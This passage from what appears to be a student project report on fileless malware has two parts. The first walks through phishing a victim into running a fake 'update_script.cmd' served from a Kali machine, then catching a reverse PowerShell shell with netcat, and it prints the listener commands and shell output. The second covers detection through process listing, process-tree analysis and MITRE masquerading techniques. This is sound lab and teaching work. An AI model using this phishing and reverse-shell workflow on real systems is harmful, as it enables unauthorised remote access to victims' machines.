


FIG NO.5.6 r1 file and code

5.1.1.5 Phishing:

Now, once all the files are ready to inject into the victim's machine, we can send the update_script.cmd file to the victim by means of phishing. Phishing is a type of social engineering where in general terms it is described as attempts to manipulate or trick computer users.

For that we're starting the apache2 server which is inbuilt into our kali-linux machine, using this we're transferring that file to the victim's machine. To start the apache2 server use the command: **"service apache2 start"**




FIG NO. 5.7 starting the apache2 server

Once this is done, we can manipulate the victim to download the script from “192.168.0.136/update_script.cmd”.





FIG NO. 5.8 update script injected to victim

5.1.1.6 Executing the Fileless Malware:

Before executing the Fileless Malware, we have to set the listener to capture the reverse shell given by our payload injected into the victim machine. For that use the following commands in the kali-linux device: “**python3 -m http.server**” and “**sudo nc -nvlp 443**”.


Now, run the “**update_script.cmd**” file in the victim machine to get a reverse shell in the kali-linux machine. Once it’s done, we’ll get the output as follows:



The screenshot shows a Kali Linux desktop with a terminal window open. The terminal displays the following commands and output:

```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop * kali@kali: ~/Desktop * kali@kali: ~/Desktop *
(kali@kali)-[~/Desktop]
$ cd Desktop
(kali@kali)-[~/Desktop]
$ service apache2 start
(kali@kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.208 - - [14/Feb/2023 08:17:02] "GET /WinSecurityUpdate HTTP/1.1" 200 -
192.168.0.208 - - [14/Feb/2023 08:18:56] "GET /WinSecurityUpdate HTTP/1.1" 200 -
192.168.0.208 - - [14/Feb/2023 08:19:15] "GET /WinSecurityUpdate HTTP/1.1" 200 -
^[[A192.168.0.208 - - [14/Feb/2023 08:20:54] "GET /WinSecurityUpdate HTTP/1.1" 200 -
Keyboard interrupt received, exiting.
(kali@kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.208 - - [14/Feb/2023 08:45:33] "GET /WinSecurityUpdate HTTP/1.1" 200 -
192.168.0.208 - - [14/Feb/2023 08:45:42] "GET /a1 HTTP/1.1" 200 -
192.168.0.208 - - [14/Feb/2023 08:45:43] "GET /r1 HTTP/1.1" 200 -
```

FIG NO.5.9 Python listeners listening to Reverse TCP Connection



The screenshot shows a Kali Linux desktop with a terminal window open. The terminal displays the following commands and output:

```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop * kali@kali: ~/Desktop * kali@kali: ~/Desktop *
m.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()
(kali@kali)-[~/Desktop]
$ mousepad r1
(kali@kali)-[~/Desktop]
$ mousepad WinSecurityUpdate
(kali@kali)-[~/Desktop]
$ sudo nc -nvlp 443
[sudo] password for kali:
listening on [any] 443 ...
^C
(kali@kali)-[~/Desktop]
$ sudo nc -nvlp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [192.168.0.136] from (UNKNOWN) [192.168.0.208] 50448
PS C:\Users\win\Desktop>
PS C:\Users\win\Desktop>
PS C:\Users\win\Desktop>
PS C:\Users\win\Desktop>
```

FIG NO.5.10 Getting access of Vitim Machine

Now, we’ve successfully injected the Fileless Malware into our victim machine and it’s now giving a reverse shell to access it, and it’s completely undetectable.

5.2 MODULE 2: DETECTION OF FILELESS MALWARE

5.2.1 Detection of Fileless Malware:

Fileless malware detection is problematic because it does not rely on traditional malware files that are easily detected by antivirus software. Instead, fileless malware utilizes legitimate system tools and processes, making it much more difficult to detect. Fileless malware operates by injecting malicious code into legitimate processes or using legitimate system tools to carry out malicious activities, running processes in a system can help detect it. As a result, monitoring active processes can aid in the detection of unusual or suspicious behavior.

5.2.2.1 Running Process:

In a Windows system, running processes are programs or applications that are currently executing in memory. They are an essential component of the operating system and are in charge of performing various tasks and operations on the computer.

Here are some examples of common applications for running processes in a Windows system:

System maintenance: Many Windows processes are in charge of system maintenance and keeping the operating system running smoothly. These processes include, among others, the Windows Update service, the Windows Defender Antivirus service, and the Task Scheduler service.

Application execution: On a Windows system, running processes are also in charge of executing applications and programs. When you launch an application, it launches a process in memory that handles the application's operations in the background.

Resource Management: Running processes are also in charge of managing system resources such as CPU, memory, and disc usage. You can monitor these processes and their resource usage using the Windows Task Manager.

Network connectivity: On a Windows system, running processes are also in charge of managing network connectivity. Processes such as the DHCP Client service and the DNS Client service assist in managing network connections and ensuring that the computer can connect to the internet and other network resources.

System security: System Security is handled by some running processes in Windows, such as the Windows Defender Antivirus service and the Windows Firewall service. These processes aid in the protection of the system against malware and other security threats.

In summary, running processes are an essential component of a Windows system, performing tasks such as system maintenance, application execution, resource management, network connectivity, and system security.

5.2.2.1.1 Detection of Fileless Malware - Running Process:

Detect fileless malware on your Windows system by regularly monitoring running processes for suspicious behavior or activity. Use the Windows Task Manager or a trusted third-party process monitoring tool to identify unusual processes or those consuming unusually high amounts of CPU, memory, or disk usage. Additionally, monitor network connections and traffic to identify any suspicious or unauthorized communication from your system. Now We can use several tools/commands such as WMIC, Powershell, and Pslist to display the list of running processes. Let's go for a simple tasklist.

5.2.1.1.1 Running Process - Tasklist:

The tasklist command in the Windows command prompt is a useful tool that displays a list of currently running processes and their associated information.

To use the tasklist command, perform the following steps:

By pressing the Windows key + R, typing cmd, and pressing Enter, you can access the command prompt.

Enter the tasklist into the search box.

The tasklist command returns a list of all currently running processes, along with their process IDs, memory usage, and other details.

Type tasklist /sort column name to sort the list by a specific column. To sort the list by process name, for example, type tasklist /sort ImageName.

Type tasklist /fi "pid eq processid" /v to get more information about a specific process. To display detailed information about the process with process ID 1234, for example, type tasklist /fi "pid eq 1234" /v.

Overall, the tasklist command can be beneficial when troubleshooting problems with running processes on a Windows system.

In our case, when we use the command “tasklist” in the windows machine where the update_script.cmd file is executed, and we can see two PowerShell processes running!




FIG NO. 5.1 Running Process-Tasklist on Windows System

5.2.2.1.2 Running Process - Powershell Execution:

It can be difficult to detect fileless malware that uses PowerShell execution because PowerShell is a legitimate tool used by both system administrators and attackers. However, you can detect fileless malware that uses PowerShell execution by taking the following steps:

Keep an eye out for suspicious PowerShell activity: Attackers frequently use PowerShell to execute malicious commands on a system. Monitoring PowerShell activity for suspicious behaviour, such as the use of obfuscated commands or connections to known malicious IP addresses, can aid in the detection of PowerShell-based fileless malware.

Look for unusual PowerShell command line arguments: Attackers may use PowerShell command line arguments to circumvent security controls or to execute malicious code. Monitoring for unusual or non-standard command line arguments can aid in the detection of PowerShell-based fileless malware.

Examine running processes: When fileless malware employs PowerShell, it usually spawns a child process that executes the malicious code. Analyzing running processes for unusual or suspicious activity, such as high CPU or memory usage or the execution of unknown or suspicious DLLs, can aid in the detection of PowerShell-based fileless malware.

Use behavior-based detection: Fileless malware frequently exhibits unusual or suspicious behaviour, such as changing system files or registry keys. By analysing system behaviour for unusual or suspicious activity, behavior-based detection can assist in identifying fileless malware that uses PowerShell.

Keep PowerShell up to date: Keeping PowerShell up to date with the latest security patches and updates can assist in preventing fileless malware from exploiting known PowerShell vulnerabilities.

To detect fileless malware that uses PowerShell execution, a combination of monitoring for suspicious PowerShell activity, analysing running processes for unusual behaviour, and employing behavior-based detection techniques is required. To stay ahead of this rapidly evolving threat, it's critical to remain vigilant and keep your security tools and techniques up to date.

Let's have an educated guess or mini hypothesis based on the MITRE Cyber Analytics Repository.

The hunters should look for versions of PowerShell with any parent process rather than explorer. It indicates that PowerShell was not executed interactively by the user!

How? Process tree analysis helps!

5.2.2.1.1.3 Running Process - Process Tree Lineage Analysis:

Process tree lineage analysis is a digital forensic technique for investigating and analyzing the history of processes executed on a system. It entails tracing a specific process or set of processes back to their parent processes and then analyzing the relationships and interactions between the processes to gain insight into the actions and intentions of the users or attackers who executed them.

The process tree lineage analysis can help you determine:

1. The series of events that lead to a security incident or system failure.
2. The initiation and spread of malicious software (malware) on a system.
3. Interactions between processes and the resources they use, can reveal suspicious or abnormal behavior.
4. The actions of the users or attackers who carried out the processes, including the commands they executed and the data they accessed.

The analysis can be done manually, by inspecting the process tree with operating system tools like Task Manager or Process Explorer, or by using specialized tools and software designed for digital forensics.

Overall, process tree lineage analysis is a powerful technique that can provide valuable insights into system activities and assist investigators in understanding how a system was compromised or misused. The process tree [hierarchy] analysis is critical to spot any suspicious running process – Any process with odd parents, for instance. Let's run a wmic command to get process names, IDs and Parent IDs!




FIG NO.5.2 Running Process – Process Tree Lineage Analysis

Who is the PowerShell parent?

cmd -> PowerShell -> PowerShell

The same cmd has a conhost as a child too [cmd -> conhost]

Hypothesis affirmed! The PowerShell instances were not running interactively as the parent process is cmd, not the explorer!

5.2.2.1.1.4 Running Process - Masquerading:

Threat actors use masquerading to disguise or hide their malicious activities by impersonating legitimate programs, services, or system components.

Masquerading can take various forms, such as using a similar name or path to legitimate files, modifying file timestamps to make them appear legitimate, or injecting malicious code into a legitimate process using process hollowing.

Masquerading can be used at various stages of an attack's lifecycle, such as during the initial compromise to avoid detection, lateral movement to blend in with legitimate activity, or exfiltration to disguise the data being stolen.

Using file names that are similar to legitimate system files, using trusted file extensions, signing binaries with stolen certificates, or using legitimate system tools such as PowerShell or WMI for malicious purposes are all examples of masquerading techniques.

Masquerading detection can be difficult because it requires monitoring system behavior, file and process attributes, and network traffic to identify anomalies or suspicious activity. Masquerading tactics can be detected using techniques such as behavioral analysis, anomaly detection, and endpoint detection and response (EDR) solutions.

To prevent masquerading, implement security controls such as whitelisting and application control, use strong authentication and access controls, implement anti-malware solutions with behavior-based detection capabilities, and ensure regular software patching and updates.

Threat intelligence and sharing can also help organizations stay up to date on the latest masquerading techniques and tactics used by threat actors, allowing them to defend against attacks more proactively.

We identified four processes so far [cmd | conhost | and two PowerShell instances]. Are they real? Or an attacker hides a beast behind these legitimate Windows executable names!

To summarise, masquerading is a strategy used by threat actors to conceal their malicious activity by impersonating legitimate programs or system components. Masquerading detection and mitigation necessitates a multi-layered approach that includes behavioral analysis, anomaly detection, and endpoint protection solutions, as well as best practices such as strong authentication, access controls, and regular patching and updates.

5.2.2.2 Masquerading:

To avoid detection, fileless malware frequently employs masquerading techniques. To avoid detection by the security software, masquerading involves impersonating a legitimate process or application. Here are some techniques for detecting fileless malware that uses masquerading:

Signature-based detection: Using signature-based detection to detect fileless malware that masquerades is one approach. This entails looking for known malicious code in memory or elsewhere on the system. If the malware has a known signature, signature-based detection can detect fileless malware that is masquerading.

Process behavior analysis: Another method is to examine the behavior of processes in order to detect any unusual activity. For example, if a process engages in activities that are not typical of its function, this could be an indication of fileless malware masquerading as a file. Security software can detect suspicious activity by comparing the behavior of a process to the expected behavior of a legitimate process.

Memory analysis: Fileless malware lives in the memory of a computer rather than on the hard drive. By examining the system's memory for unusual or malicious behavior, memory analysis can detect fileless malware that uses masquerading techniques.

Fileless malware detection tools: There are tools available to detect fileless malware that employs masquerading techniques. These tools can detect suspicious or malicious activity by identifying and analyzing the behavior of running processes.

User education: One of the most effective ways to prevent fileless malware that uses masquerading is to educate users about how to avoid phishing attacks and how to identify suspicious activity. Organizations can reduce the risk of fileless malware infections by teaching users to recognize signs of masquerading and other types of malware.

Overall, detecting fileless malware that masquerades necessitates a combination of techniques and technologies capable of detecting unusual behavior, monitoring system activity, and identifying known malicious code.

5.2.2.2.1 Detection of Fileless Malware - Masquerading:

In the last section (Detection of Fileless Malware - Running Process), we identified four suspicious processes such as cmd, conhost, and two PowerShell instances. A simple educated guess tells us to check whether they are legitimate processes as adversaries may use many techniques to hide their malicious executables behind legitimate system names.

As a threat hunter, we can use any of the following techniques to look for any sign of Masquerading based on the system being investigated and the situation:

- Invalid Code Signature [MITRE T1036.001]
- Right-to-Left Override [MITRE T1036.002]
- Rename System Utilities [MITRE T1036.003]
- Masquerade Task or Service [MITRE T1036.004]
- Match Legitimate Name or Location [MITRE T1036.005]
- Space after Filename [MITRE T1036.006]

It's highly recommended to check the MITRE detection suggestions for the above techniques; In this, we will use the MITRE T1036.005 and CAR-2021-04-00 - Match Legitimate Name or Location.

5.2.2.2.1.1 Invalid Code Signature [MITRE T1036.001]:

Malware employs the Invalid Code Signature (MITRE T1036.001) technique to avoid detection by digital signature-based security controls. Malware uses this technique to modify or remove the digital signature of a legitimate executable or library, making it appear unsigned or self-signed.


Digital signatures are used to validate software's authenticity and integrity. Malware can avoid detection by security software that relies on digital signatures to identify legitimate software by modifying or removing the digital signature of a legitimate executable or library. Fileless malware, which operates in memory and does not leave a traditional file on the disc that can be scanned for a digital signature, frequently employs this technique.

Security software can check the digital signature of an executable or library to

